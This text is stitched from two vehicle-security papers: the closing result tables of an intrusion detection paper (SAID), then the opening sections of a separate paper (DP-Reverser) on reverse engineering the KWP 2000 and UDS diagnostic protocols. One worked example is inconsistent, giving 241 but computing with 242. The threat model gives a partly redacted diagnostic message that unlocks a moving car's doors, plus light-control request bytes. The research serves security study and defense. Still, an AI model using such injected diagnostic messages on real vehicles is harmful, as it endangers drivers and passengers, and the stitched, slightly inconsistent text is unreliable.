We compare SAID with existing vehicular IDSs using the public CAN bus dataset [46], and the results are shown in Table 10. Note that existing IDSs do not consider the server layer and state layer attacks, and their dataset just contains the network layer attack traffic, including replay attack (a.k.a., spoof attack and fabricate attack), DoS attack, and fuzzy attack. The results show that apart from SAID none of the existing IDS can identify all these injected malicious messages, because only SAID considers context information. More precisely, exiting IDSs are deployed in IVN and detect anomalies with the stability features of IVN traffic, such as intervals and sequences. Hence, they cannot identify the injected abnormal messages with normal traffic patterns. Also, the normal diagnostics may cause false positives due to unusual IVN traffic patterns produced. In contrast, SAID is deployed between the IVN and out-vehicle entities and detects anomalies considering both the traffic features and the context information. Therefore, when such abnormal diagnostic traffic is injected, SAID can timely identify them according to their message IDs, which can be only used by IVN messages.

Table 9: The defense results of various MIAs launched at high and middle speed (i.e., 90 km/h and 60 km/h) as well as various steering wheel angles (δ_w). ✓ indicates SAID successfully detected and prevented the abnormal vehicle motions.

Attack Purpose	Initial state		MIAs (Injected Messages)			Defense Result
	Velocity	Steering wheel	Throttle	Brake	Steering wheel	
Rollover	60 km/h	25°	increase	Na	increase	✓
	60 km/h	25°	Na	increase	increase	✓
	60 km/h	15°	increase	Na	increase	✓
	60 km/h	15°	Na	increase	increase	✓
	90 km/h	25°	increase	Na	increase	✓
	90 km/h	25°	Na	increase	increase	✓
	90 km/h	15°	increase	Na	increase	✓
	90 km/h	15°	Na	increase	increase	✓
Under/ Oversteer	60 km/h	25°	increase	Na	increase	✓
	60 km/h	25°	Na	increase	increase	✓
	60 km/h	15°	increase	Na	increase	✓
	60 km/h	15°	Na	increase	increase	✓
	90 km/h	15°	increase	Na	increase	✓
	90 km/h	15°	Na	increase	increase	✓
Side slip	60 km/h	25°	increase	Na	increase	✓
	60 km/h	25°	Na	increase	increase	✓
	60 km/h	15°	increase	Na	increase	✓
	60 km/h	15°	Na	increase	increase	✓
	90 km/h	25°	increase	Na	increase	✓
	90 km/h	25°	Na	increase	increase	✓
	90 km/h	15°	increase	Na	increase	✓
	90 km/h	15°	Na	increase	increase	✓

Table 10: Comparison between the existing vehicular IDSs ($\surd$ and $\times$ indicate the IDS has or has no such an ability).

IDS	Network Layer			Service Layer	State Layer
	DoS	Replay	Fuzzy		
Muter et al.[70]	×	0.9957	0.9996	×	×
	0.9685	0.9546	0.9647	×	×
Gmiden et al.[42]	×	0.9765	0.9912	×	×
Cho et al.[29]	0.4472	0.7063	0.3589	×	×
Kang et al.[51]	0.9647	0.9912	0.7517	×	×
Taylor et al.[87]	0.7818	0.9136	0.6365	×	×
Moore et al.[67]	0.9382	0.9663	0.9527	×	×
Marchetti et al.[60]	0.9616	0.8367	0.9819	×	×
Tomlinson et al.[88]	0.9714	0.8901	0.9744	×	×
	×	0.8462	0.8665	×	×
Stabili et al.[85]	0.9977	0.8481	0.952	×	×
Ohira et al.[76]	0.9924	0.8374	0.9508	×	×
SAID	1	1	1	$\surd$	$\surd$

Table 11: Comparison with the existing vehicular IDSs on the exploited data, the type of detection algorithms, the target attacks,the evaluation environments, the requirement of refitting, and the prevention capacity. RB, ML, PI, and VD indicate the rule-based, machine-learning based, physical invariant and vehicle dynamics based detection approach, respectively. It is worth noting that Choi et al. [32] and Raul et al. [79] focus on detecting attacks on the robotic vehicles.

IDS	Used data				Type	Targets	Evaluation environment	Refit	Prevention
	Sensor	CAN	OBD	UDS					
Muter et al. [70]	×	$\surd$	×	×	RB	DoS, Spoof	Real car	$\surd$	×
Gmiden et al. [42]	×	$\surd$	×	×	RB	DoS, Spoof	Simulation	$\surd$	×
Cho et al. [29]	×	$\surd$	×	×	RB	DoS, Spoof	Real car, Prototype, Simulation	$\surd$	×
Kang et al. [51]	×	$\surd$	×	×	ML (DNN)	Spoof	Simulation	$\surd$	×
Taylor et al. [87]	×	$\surd$	×	×	ML (RNN and LSTM)	Spoof	Simulation	$\surd$	×
Moore et al. [67]	×	$\surd$	×	×	RB	DoS, Spoof	Real car	$\surd$	×
Marchetti et al. [60]	×	$\surd$	×	×	RB	Spoof, Fuzzy	Real car	$\surd$	×
Tomlinson et al. [88]	×	$\surd$	×	×	RB	DoS, Spoof	Simulation	$\surd$	×
Stabili et al. [85]	×	$\surd$	×	×	RB	Spoof, Fuzzy	Real car, Simulation	$\surd$	×
Ohira et al. [76]	×	$\surd$	×	×	RB	DoS, Spoof, Fuzzy	Simulation	$\surd$	×
Casillo et al. [24]	×	$\surd$	×	×	ML (Bayesian)	Spoof	Simulation	$\surd$	×
Cho et al. [30]	×	$\surd$	×	×	RB	Spoof	Real car, Prototype	$\surd$	×
Ganesan et al. [41]	$\surd$	×	×	×	RB	Spoof	Simulation	$\surd$	×
Wasicek et al. [93]	×	×	$\surd$	×	ML (Bottleneck ANN)	Spoof	Real car	$\surd$	×
Narayanan et al. [73]	×	×	$\surd$	×	ML (HMM)	Spoof	Real car	$\surd$	×
Choi et al. [32]	$\surd$	×	×	×	PI	Signal Injection	Robotic Vehicles	$\surd$	$\surd$
Raul et al. [79]	$\surd$	×	×	×	PI	Signal Injection	Robotic Vehicles	$\surd$	$\surd$
SAID	$\surd$	$\surd$	$\surd$	$\surd$	RB and VD	DoS, Spoof, Bus-off, Fuzzy, OBD/UDS message injection	Real car, Prototype, Simulation	×	$\surd$

Towards Automatically Reverse Engineering Vehicle Diagnostic Protocols

Le Yu[1], Yangyang Liu[1], Pengfei Jing[1], Xiapu Luo[1]*, Lei Xue[1]
Kaifa Zhao[1], Yajin Zhou[2], Ting Wang[3], Guofei Gu[4], Sen Nie[5], Shi Wu[5]
[1]*The Hong Kong Polytechnic University* [2] *Zhejiang University*
[3]*The Pennsylvania State University* [4]*Texas A&M University* [5]*Tencent Keen Security Lab*

Abstract

In-vehicle protocols are very important to the security assessment and protection of modern vehicles since they are used in communicating with, accessing, and even manipulating ECUs (Electronic Control Units) that control various vehicle components. Unfortunately, the majority of in-vehicle protocols are proprietary without publicly available documents. Although recent studies proposed methods to reverse engineer the CAN protocol used in the communication among ECUs, they cannot be applied to vehicle diagnostics protocols, which have been widely exploited by attackers to launch remote attacks. In this paper, we propose a novel framework for automatically reverse engineering the diagnostic protocols of vehicles by leveraging professional diagnostic tools. Specifically, we design and develop a new cyber-physical system that uses a set of algorithms to control a programmable robotics arm with the aid of cameras to automatically trigger and capture the messages of diagnostics protocols as well as reverse engineer their formats, semantic meanings, and proprietary formulas required for processing the response messages. We perform a large-scale experiment to evaluate our prototype using 18 real vehicles. It successfully reverse engineers 570 messages (446 for reading sensor values and 124 for controlling components). The experimental results show that our framework achieves high precision in reverse engineering proprietary formulas and obtains much more messages than the prior approach based on app analysis.

1 Introduction

In-vehicle protocols are very important to the security assessment and protection of modern vehicles since they are used in the communication between ECUs (e.g., CAN protocol) as well as the accessing and manipulating ECUs (e.g., diagnostic protocols). For example, the communication between ECUs usually follows the ISO 11898 standard [18]. The diagnostic protocols were designed for reading sensor values or controlling ECUs through the OBD port. For example, Keyword Protocol 2000 (*KWP 2000*) [1,5,6] and Unified Diagnostic Services (*UDS*) [8] are most widely used diagnostic protocols. Although these standards define the low-level message formats, the syntactic information and semantic meaning of messages, as well as formulas for encoding the return values, are usually defined by vehicle manufacturers and thus are proprietary without publicly available documents.

Recent studies for reverse engineering in-vehicle protocols focus on analyzing the CAN messages transmitted between ECUs [48,71]. Unfortunately, they cannot be applied to the diagnostics protocols because they neither consider the transmission layer protocol used to transmit high-level messages that may span multiple CAN messages [20] nor recover the proprietary formats and formulas. It is worth noting that diagnostics protocols have been widely exploited to launch various attacks on vehicles. For example, Miller et al. [65] send diagnostic messages through OBD port to kill engine or control fuel gauge of the Ford and Toyota [65]. Other examples include the attacks using diagnostic messages to control Hyundai Sonata and Toyota Camry [9,10], BMW [14], Jeep [66], Volkswagen [50].

CANHunter [83] inspects the apps of vehicle telematics dongles to extract the messages sent by the apps. Although it may collect some messages of diagnostics protocols, we find in §4.6 that the majority of the collected messages belong to the well-documented OBD-II protocols [34] instead of proprietary diagnostics protocols. The reason may be that the telematics apps studied in [83] are mainly designed for normal drivers, and thus they just read ordinary information (e.g., speed, engine RPM) through the OBD-II protocols [34]. Moreover, CANHunter [83] focuses on driving the apps to send request messages *without* reverse engineering the request messages and the formulas required for processing response messages. Therefore, even if a few telematics apps in [83] send and receive messages of proprietary diagnostics protocols, CANHunter does not reverse engineer them.

In this paper, to fill the gap, we propose a novel frame-

*The corresponding author.

work named DP-Reverser to reverse engineer vehicle diagnostic protocols automatically. We focus on KWP 2000 [12] and UDS [26] because they have been widely used in most vehicles. For example, UDS, which is derived from KWP 2000, has been used in all new ECUs from tier-1 suppliers and is incorporated into other popular standards such as AUTOSAR [74, 84]. Although the standards define the low-level message formats, the high-level information customized and used by vehicle manufacturers is proprietary. For example, the value and functionality of some fields in the request messages are customized by the manufacturers. Moreover, proprietary formulas are required to transform the data stored in the response messages to meaningful values.

In particular, we observe that the ECUs of almost all modern vehicles can be accessed and even manipulated by certain professional diagnostic tools. They can be either general diagnostic tools that can handle multiple kinds of vehicles e.g., [31] or special ones designed for a specific kind of vehicles e.g., [72]. Moreover, it is not difficult to purchase or access such tools since they are widely used by automobile 4S shops and repair shops. By exploiting this observation, our framework first drives professional diagnostic tools to generate messages of diagnostic protocols and captures them. Then, it uses a set of algorithms to reverse engineer the value and functionality (i.e., semantic information) of target fields in request messages as well as the proprietary formulas required to process response messages.

The design and development of our framework need to address several challenging issues. First, the implementation of diagnostic tools is diverse, which can be roughly divided into three categories, namely professional handheld diagnostic equipments (e.g., [31, 36]), professional diagnostic software running on a host (e.g., [37, 72]), and OBD based telematics apps. Thus, the framework should be general for all existing diagnostic tools, extensible for incorporating new tools, and automated for reverse engineering the diagnostic protocols of a large number of vehicles. Moreover, professional diagnostic tools usually adopt various security techniques to prevent analysis and reverse engineering. For example, the hardware and software of professional handheld diagnostic equipments are usually carefully hardened and well protected so that other programs or apps cannot be installed into them and their firmware cannot be extracted. Second, vehicle manufacturers define proprietary formulas to encode the actual values of ECUs into the data in response messages. Thus, the framework should be able to automatically reverse engineer these proprietary formulas to recover the raw data into meaningful values.

To solve the first challenge, we design and develop a new cyber-physical system to automatically drive diagnostic tools and collect the corresponding request and response messages of diagnostic protocols. Specifically, it uses two cameras to capture UI screenshots of the diagnostic tools and uses *OCR* (Optical Character Recognition) algorithms [23] to extract the sensor values and semantic information from the screenshots. Moreover, it analyzes the UI screenshots to decide the optimal movement strategy to instruct a programmable robotic arm (i.e., robotic clicker) to click the diagnostic tools. In the meantime, it monitors the OBD port to capture all CAN frames and associates them with the screenshots of the diagnostic tools. To tackle the second challenge, we first extract the sensor values from the UI video and associate them with the values of sensor fields that are extracted from the recovered payload of diagnostic messages. Then, we design an improved genetic programming algorithm to infer the proprietary formulas based on the extracted data.

We develop a prototype of DP-Reverser and conduct a large-scale experiment to evaluate it using 18 real vehicles, which come from 14 major manufacturers in six countries. DP-Reverser successfully reverse engineered 570 messages (446 for reading sensor values and 124 for controlling components). Its precision of inferring the proprietary formulas of UDS and KWP 2000 reaches 98.3%, which is much higher than alternative algorithms, including the linear regression (43.8%) and polynomial curve fitting (32.1%). By using 7 kinds of ECU signal values of the OBD-II protocol as the ground truth, we find that the DP-Reverser achieves 100% precision. Moreover, in order to compare the number of proprietary formulas that can be extracted from professional handheld diagnostic equipments and OBD based telematics apps, we developed a new tool to analyze 160 telematics apps. The result shows that only 3 apps include UDS/KWP 2000 formulas. Moreover, we conduct experiments with two real vehicles to compare the information that can be reversed engineered from professional diagnostic tools and that from telematics apps. The results show that much more important information about the diagnostic protocols can be obtained from professional diagnostic tools.

In summary, our major contributions include:

- To the best of our knowledge, we propose the *first* CPS-based framework, entitled DP-Reverser, for automatically reverse engineering vehicle diagnostic protocols from professional diagnostic tools.
- We develop a prototype of DP-Reverser with a focus on two widely used diagnostic protocols (i.e., KWP 2000 and UDS) after tackling several technical challenges, such as coordinating the robotic arm, cameras, and diagnostic tools to efficiently collect and process the messages of diagnostic protocols, reverse engineering the proprietary formulas.
- We conduct a large-scale experiment to evaluate DP-Reverser with 18 vehicles, 4 professional diagnostic tools/software, and 160 telematics apps. We also develop a new tool to analyze telematics apps for comparison. The experimental results show that it can accurately reverse engineer the detailed information of the request and response messages of diagnostic protocols. The source code of DP-Reverser and the new tool for analyzing telematics apps will be released at: https://github.com/yulele/DP-Reverser.

2 Threat Model and Background

2.1 Threat Model

Fig. 1 shows a model of a modern vehicle [78]. The ECUs of the vehicle are connected through bus systems. They can handle the data collected from sensors or camera [53]. They communicate with each other by using CAN frames [19] and are connected to the gateway. The OBD port was designed for On-board diagnostics (*OBD*), which refers to the vehicle's self-diagnostic and reporting capability [34]. The professional diagnostic tools [31,36,37,72] connected to the OBD port can send diagnostic messages to ECUs and receive response messages to read their values or even manipulate them. Aiming at automatically reverse engineering the request and response messages of diagnostics protocols, we only assume the availability of a target vehicle and a diagnostic tool that works for the vehicle.




Figure 1: Communication system in the vehicle.

Our system and results can be used by both attackers and defenders. On the one hand, to attack a vehicle, the attacker can first rent a vehicle of the same type and then use our system to reverse engineer the diagnostics protocols supported by the vehicle. After obtaining the detailed information of such messages, the attacker can inject such messages to the target vehicle through vulnerable OBD-II dongles or T-Box or other communication channels [10,65] in order to control the vehicle or cause severe safety consequences. To demonstrate it, we conduct an experiment with 4 real vehicles, including BMW i3, Lexus NX300, Toyota Corolla, and Kia. We find that all these diagnostic messages can trigger certain actions even when the vehicle is running and thus cause safety issues. For example, by sending the diagnostic message `40 05 30 11 00 ... 00`[1] to Toyota Corolla, we can successfully unlock all doors when the vehicle is running. Tab. 13 in Appendix lists other reverse-engineered diagnostic messages used in this experiment. On the other hand, third-party security solution providers can benefit from our research because they need the information of diagnostic messages to filter out injected malicious diagnostic messages [54,79,81].

[1]Part of the messages is hidden to avoid being abused. This practice is also applied to other diagnostic messages in this paper.

2.2 CAN message.

ECUs connected to the CAN bus use CAN frames to communicate with each other. According to the CAN 2.0 specification, each CAN frame contains one CAN ID and a data field [45]. The CAN ID determines which ECU will process the frame. A lower value of the CAN ID field indicates a higher priority of the corresponding frame. The data field contains up to 8-byte data. To send a long message with more than 8-byte data, the sender relies on the transport/network layer protocols (e.g., ISO 15765-2 [11], VW TP 2.0 [29]) to split the long message into multiple CAN frames.

Table 1: OSI model of KWP 2000, UDS, and OBD-II

Application Session	KWP 2000: ISO 14230-3 [5] or 15765-3 [6]	UDS: ISO 14229-2 [28]	OBD-II: ISO-15031 [34]
Transport Network	ISO 15765-2 [11] VW TP 2.0 [29]	ISO 15765-2 [11]	ISO 15765-2 [11]
Data Link Physical	K-Line: ISO 14230-1(2) [3,4], CAN: ISO 11898 [18]		

2.3 Diagnostic Protocols

OBD-II, KWP 2000, and UDS are the most popular diagnostic protocols [13, 22]. Tab. 1 shows their OSI model. We do *not* reverse engineer the OBD-II protocol because it is well-documented. The SAE J1979 standard [7] defines the list of services (i.e., modes), the parameter ids (i.e., PIDs) list of each service, the formulas used to parse response messages, and the diagnostic trouble codes [33, 35].

2.3.1 KWP 2000

Keyword Protocol 2000 is an on-board diagnosis protocol compatible with both K-Line and CAN in-vehicle networking systems [17]. KWP 2000 is widely used in vehicles manufactured and sold in Europe. For K-Line based KWP 2000, the physical, data link, and application layers are compatible with ISO 14230 standard [2, 3, 5]. For CAN based KWP 2000, the transport and application layer protocols are compatible with ISO 15765-2 [11] and 15765-3 [6]. Volkswagen uses its own transport layer protocol VW TP 2.0 [29].




Figure 2: Request and positive response messages of the *input output control by local identifier* service and *input output control by common identifier* service of KWP 2000

Using KWP 2000, diagnostic tools can control an output (actuator) of an electronic system of the vehicle through two

services: *input output control by local identifier* service (id 0x30) [1, 5] and *input output control by common identifier* service (id 0x2F) [1, 5], and read ECU signal values denoted as **ESV** through the *read data by local identifier* service (id 0x21) [1]. When using KWP 2000 to control an output (actuator) of an electronic system, the diagnostic tool will send a request message to the ECU [1]. If the request message is successfully executed, the ECU will send a positive response message to the diagnostic tool.

Fig. 2 shows the formats of the request message and positive response message. For the *input output control by local identifier* service, the request message contains the service id (0x30), the input output control local identifier (one byte), and control option. The control option field shall include all information required by the ECU's output signal or actuator. We use ECU Control Record (**ECR**) to represent the control option. The positive response message contains the service id, input output local identifier, and control status. For the *input output control by common identifier* service, the format of request and response messages are similar.




Figure 3: Request and positive response messages of the *read data by local identifier* service of KWP 2000

When using KWP 2000 to read data from the vehicle, the formats of the request and positive response messages are displayed in Fig. 3. The request message contains one local identifier. The positive response message contains 1 to *m* ECU signal values(i.e., **ESV**s). One **ESV** in the response message describes one kind of data in ECU (e.g., engine RPM, steering angle). It has three bytes. The first byte determines the formula used to calculate the actual ECU signal value. We use F_{type} to represent it. The remaining two bytes are the values used in the formula. We use X_0 and X_1 to represent them, respectively. By combining these three bytes, the diagnostic device/software calculates the real **ESV**.

Example. To turn on/off the light, the diagnostic tool sends the request messages "`30 15 00 40 00`" and "`30 15 00 00 00`" to the Main Body Control ECU, respectively [65]. To obtain the engine RPM, the diagnostic tool sends the request message "`21 07`" to the engine. Then, it receives a response message containing the **ESV** "`01 F1 10`". The formula type is `0x01`. The corresponding formula is $X_0 * X_1/5$. As the value of X_0 is `0xF1` (i.e., 241) and the value of X_1 is `0x10` (i.e., 16), the actual **ESV** is 771.2 /min (i.e., 242*16/5).

Target of reverse engineering KWP 2000. We aim at three kinds of information that is not defined in the standard of KWP 2000, including (1) the value of local id and its semantic information; (2) the semantic information of **ECR**; (3) the corresponding formula used to transform **ESV** in the response message to actual **ESV**.

2.3.2 UDS

Unified Diagnostic Services is a diagnostic protocol that combines the K-Line based and CAN based KWP 2000 [26, 27]. Compared with KWP 2000, UDS supports more bus systems, such as CAN, CAN-FD, LIN [12]. The ISO 14229 standard lists 26 kinds of UDS services and the message formats of each service [27]. Using UDS, diagnostic tools can control actuator of an electronic system through the *IO control* service (id 0x2F) or read **ESV** by using the *Read Data By Identifier* service (id 0x22) [26]. The standard defines the formats of the request and response messages of these two services.




Figure 4: Request and positive response messages of UDS *IO control* service.

To control the actuator of an electronic system, the diagnostic tool first sends a request message to the ECU. After receiving the request message, the ECU will rely with a response message. Fig. 4 shows the formats of the request and positive response messages. The request message contains four parts: 1 byte service id (i.e., 0x2F), 2 bytes data identifier (DID), control option record (1 or more bytes), and Control Enable Mask Record (optional). The response message starts with 0x6F (positive response) or 0x7F (negative response). The data identifier (DID) specifies the actuator to be controlled. The control option record includes all information required by the actuator. We use ECU Control Record (**ECR**) to represent the control option record.




Figure 5: Request and the positive response messages of UDS *Read Data By Identifier* service.

For the *Read Data By Identifier* service, the formats of request and response messages are shown in Fig. 5. The request message contains one or more DIDs. The length of each DID is two-byte. The response message contains one or more **ESV**s. When parsing the response message, the diagnostic device employs proprietary formulas to transform the **ESV** in the message to actual **ESV**.

Example When testing the fog lights on the left hand, to light up the lights for 5 seconds, the diagnostic tool sends the request message "`2F 09 50 03 05 01 00 00`". The DID is

0x0950 and the **ECR** is "03 05 01 00 00". To read the speed of the vehicle (DID 0xF40D), the diagnostic tool sends the request message '22 F4 0D" to the engine. Then, it receives the response message "62 F4 0D 21". The **ESV** in the response message is 0x21 (i.e., 33). According to the formula $X * 1.0$, the actual speed is 33 km/h (i.e., $33 * 1.0 = 33.0$).

Target of reverse engineering UDS. We aim at three kinds of information that is not defined in the standard but used for controlling the vehicle components or reading **ESV**, including (1) the value of DID and the corresponding semantic information that specifies the component to be controlled or the type of **ESV** to be read. (2) the semantic information of **ECR**. (3) the formulas used when transforming **ESV** in response message to actual **ESV**.

2.4 Vehicle diagnostic tools

According to the platforms running the diagnostic software, the vehicle diagnostic tools available on the market can be roughly divided into three categories (More details in §9.1).
(1) **Professional handheld diagnostic equipment.** It contains both the hardware and software used to perform the diagnostic services. Users can connect the equipment to a vehicle and read the results shown on the equipment's screen [36, 80].
(2) **Professional diagnostic software.** It usually runs on a laptop. After connecting the laptop to a vehicle, users can read the result shown on the software's UI [72].
(3) **OBD based telematics app.** They usually run on a mobile phone that connects to a diagnostic device plugged into the OBD port via wireless channel (e.g., bluetooth, WIFI).

We use *professional diagnostic tools* to represent (1) professional handheld diagnostic equipment and (2) professional diagnostic software in the following part of this paper.

3 System Design

Fig. 6 (a) shows the architecture of DP-Reverser. The diagnostic tool is connected to the vehicle. The data collection module described in §3.1 collects the diagnostic messages and captures the video of the UI of the diagnostic tool, which will be used as the input of reverse engineering.

As a cyber-physical system [57], the data collection module includes three layers. At the sensor/actuator layer, it has one robotic clicker (i.e., actuator) to click the diagnostic tool's screen. It also has two cameras: *camera a* captures the screenshots of the diagnostic tool to guide the robotic clicker and *camera b* records the video of the UI of the diagnostic tool for reverse engineering. At the communication layer, *camera a* sends the screenshots to a laptop via a USB connection. The laptop also uses a USB connection to send the latest control scripts to the actuator. The application layer is a laptop that analyzes the screenshots taken by *camera a* and generates the control scripts to control the robotic clicker. When the data collection module is working, we sniff the CAN frames exchanged between the diagnostic tool and the vehicle.

The diagnostic frames analysis module described in §3.2 receives the CAN frames generated by the diagnostic tool. Since one CAN frame may contain partial payload of the diagnostic protocols, this module first assembles the payload and then extracts the fields from request and response messages. The screenshot analysis module described in §3.3 takes in the video of UI and then extracts the texts shown on UI.

Finally, the request message analysis module described in §3.4 associates the local identifier fields and DID fields customized by vehicle manufacturers with the text shown on UI to determine their functionality (i.e., semantic information). The response message analysis module described in §3.5 uses the **ESV** stored in response messages and the actual values shown on UI as input. It recovers the formulas used to parse response messages.

3.1 Data Collection

Since diagnostic tools are usually well protected and we cannot install any other programs into them to control or extract their firmware, we leverage a robotic clicker to interact with them so that the CAN messages and UI video can be recorded automatically. Note that our approach is independent of diagnostic tools and can be applied to various diagnostic tools in order to automatically reverse engineer the diagnostic protocols of a large number of vehicles.

Fig. 6 (b) shows the procedure of the data collection module. By using *camera a* to capture the screenshot of the UI, the *UI analyzer* identifies the ECUs or **ESV**s that will be *tested*. Here, *test* means the diagnostic tool reads **ESV** or controls the component over a period of time. The (X,Y) coordinates of these ECUs/**ESV**s are sent to the planner, which will estimate the total moving distance of different sequences of clicking. The *planner* will select the sequence with the shortest path and send it to the *script generator* that transforms the clicking sequence to a script and inserts waiting times between clicking. The *script executor and logger* run the script and record the detail of each clicking. When the diagnostic tool shows a new GUI, *camera a* will take a new picture and send it to the UI analyzer to continue the data collection.

The robotic clicker is a hardware that controls a stylus pen to click the screen according to the specified (X, Y) coordinates. Since the stylus pen can only move straight along the coordinate axis with fixed speed, we determine the optimal clicking sequence with the least moving distance to reduce the time of data collection.

UI Analyzer. It inspects the texts shown on UI and outputs the (X, Y) coordinates to click. To achieve this goal, we leverage computer vision techniques (CV) [47] to first locate the areas with text from the figure and then filter out irrelevant areas according to the text information in them.

More precisely, given a picture of the UI, identifying the




Figure 6: System Overview (a) and Data Collection Steps (b)

areas with text is a "Text Detection" task in CV. We use the open-source text detector "EAST" [39] to accomplish it because EAST can process 13 pictures per second and achieves high text detection accuracy. After identifying the areas with text, the UI analyzer checks the text content of each area to filter out the areas that are not our target (e.g., "clear trouble codes"). This is an "OCR" (i.e., "Optical Character Recognition") task. We use *Tesseract*, one of the most popular open-source OCR engines [56, 67, 75, 77] to accomplish it, because Tesseract has a new neural net (LSTM) based OCR engine that can recognize more than 100 languages and its word error rate is only 6.4% for English and 6.29% for Chinese [76]. If the text recognized by OCR contains the keywords (e.g., "Read Data Stream"), the robotic clicker will click this area.

If some buttons do not contain text, our system recognizes them by exploiting the similarity of UI widgets. In detail, for each screenshot of the UI, we first identify all widgets in it. Then, we identify the widgets with/without text from the screenshot seperately since we cannot perform static or dynamic analysis on the diagnostic tools to extract the widgets from UI. The widgets with text are identified by using Tesseract [24]. The widgets without text are identified by using Canny edge detection [43, 69]. To identify the buttons, we calculate the similarity between each extracted widget and the pictures of pre-defined buttons by referring [86]. If this similarity is higher than a pre-defined threshold, we guide the robotic clicker to click it.

Planner. After receiving a set of ECUs/**ESV**s to click, the planner tries to determine the optimal clicking sequence with the least moving distance. We formalize it as a travelling salesman problem [38, 70]. That is, given a set of **ESV**s on UI and the distance between each pair of **ESV**s, the planner looks for the shortest route that visits each **ESV** exactly once and returns to the origin **ESV**. Since it is an NP-hard problem in combinatorial optimization, we approach it by using heuristic approach [73]. In particular, after getting the picture of the UI, we first calculate the distance between a pair of **ESV**s and then run the nearest neighbor algorithm [55] to determine the sequence of clicking. The nearest neighbor algorithm is a heuristic algorithm that can obtain good solutions without guaranteeing that the optimal solution will be found. However, it is much faster than brute-force approach [59]. We compared the time cost of using the nearest neighbour algorithm to select 14 **ESV**s on UI with that of randomly selecting 14 **ESV**s on UI. The result shows that, compared with random selection, the nearest neighbor algorithm saves 7.3% time of moving (i.e., (80.45-74.6)/80.45).

Script Generator. After getting the sequence of clicking ECUs/**ESV**s, we generate a script to control the robotic clicker. Each target will be mapped to a statement for clicking their (X, Y) coordinates. After each clicking statement, the generator inserts a statement that waits for a fixed period of time to ensure that the diagnostic tool has enough time to react to the clicking. If the diagnostic tool starts reading **ESV** or controlling the component, the waiting time will be relatively long to get enough data for reverse engineering (e.g., 30 seconds). All the clicking statements and waiting statements are combined together to generate the script.

Script Executor and Logger. When the robotic clicker is executing the script, it logs the timestamp of each UI clicking so that we can split the captured CAN frames and recorded video into multiple parts. When the diagnostic tools are communicating with the vehicle, we sniff the CAN frames exchanged between the diagnostic tool and the vehicle. To record the texts shown on UI, *camera b* is controlled by the "Camera Timestamp Free" app [25] running on a smartphone to record video of the UI. The recorded video contains timestamps used to associate the UI texts with the corresponding CAN frames because both the CAN frames and the video of UI are needed for reverse engineering the diagnostic messages.

3.2 Diagnostic Frames Analysis

After getting CAN frames through sniffing, this module assembles the raw payload of diagnostic messages and extracts the target field of request and response messages. We first filter out useless frames because they do not contain the payload of diagnostic messages in *Step 1: Screening Frames*. Then, we assemble the raw payload of diagnostic messages because the transport/network layer protocols transmit long diagnostic messages through multiple frames in *Step 2: Assembling Payload*. Finally, we extract the fields from the assembled payload




Figure 7: ISO 15765-2: Structures of single frame (SF), first frame (FF), continuous frame (CF), flow control frame (FC), and flow control mechanism.

because those fields are defined by the vehicle manufacturers in *Step 3: Fields Extraction*.

Step 1: Screening Frames. As shown in Fig. 7, for *ISO 15765-2* [20], four kinds of frames will be captured: single frame(SF), first frame(FF), continuous frame(CF), flow control frame(FC) [20]. We remove the flow control frames (the first four bits opcode is '0x3") because they are used to notify the sender the receiver's properties (e.g., buffer size). They do not carry the payload of diagnostic messages. The other three kinds of frames are kept. For *VW TP 2.0* [29], we remove three kinds of frames (i.e., broadcast, channel setup, and channel parameters) because they do not contain payload [29]. Only the data transmission frames will be kept because they contain the payload of the diagnostic messages.

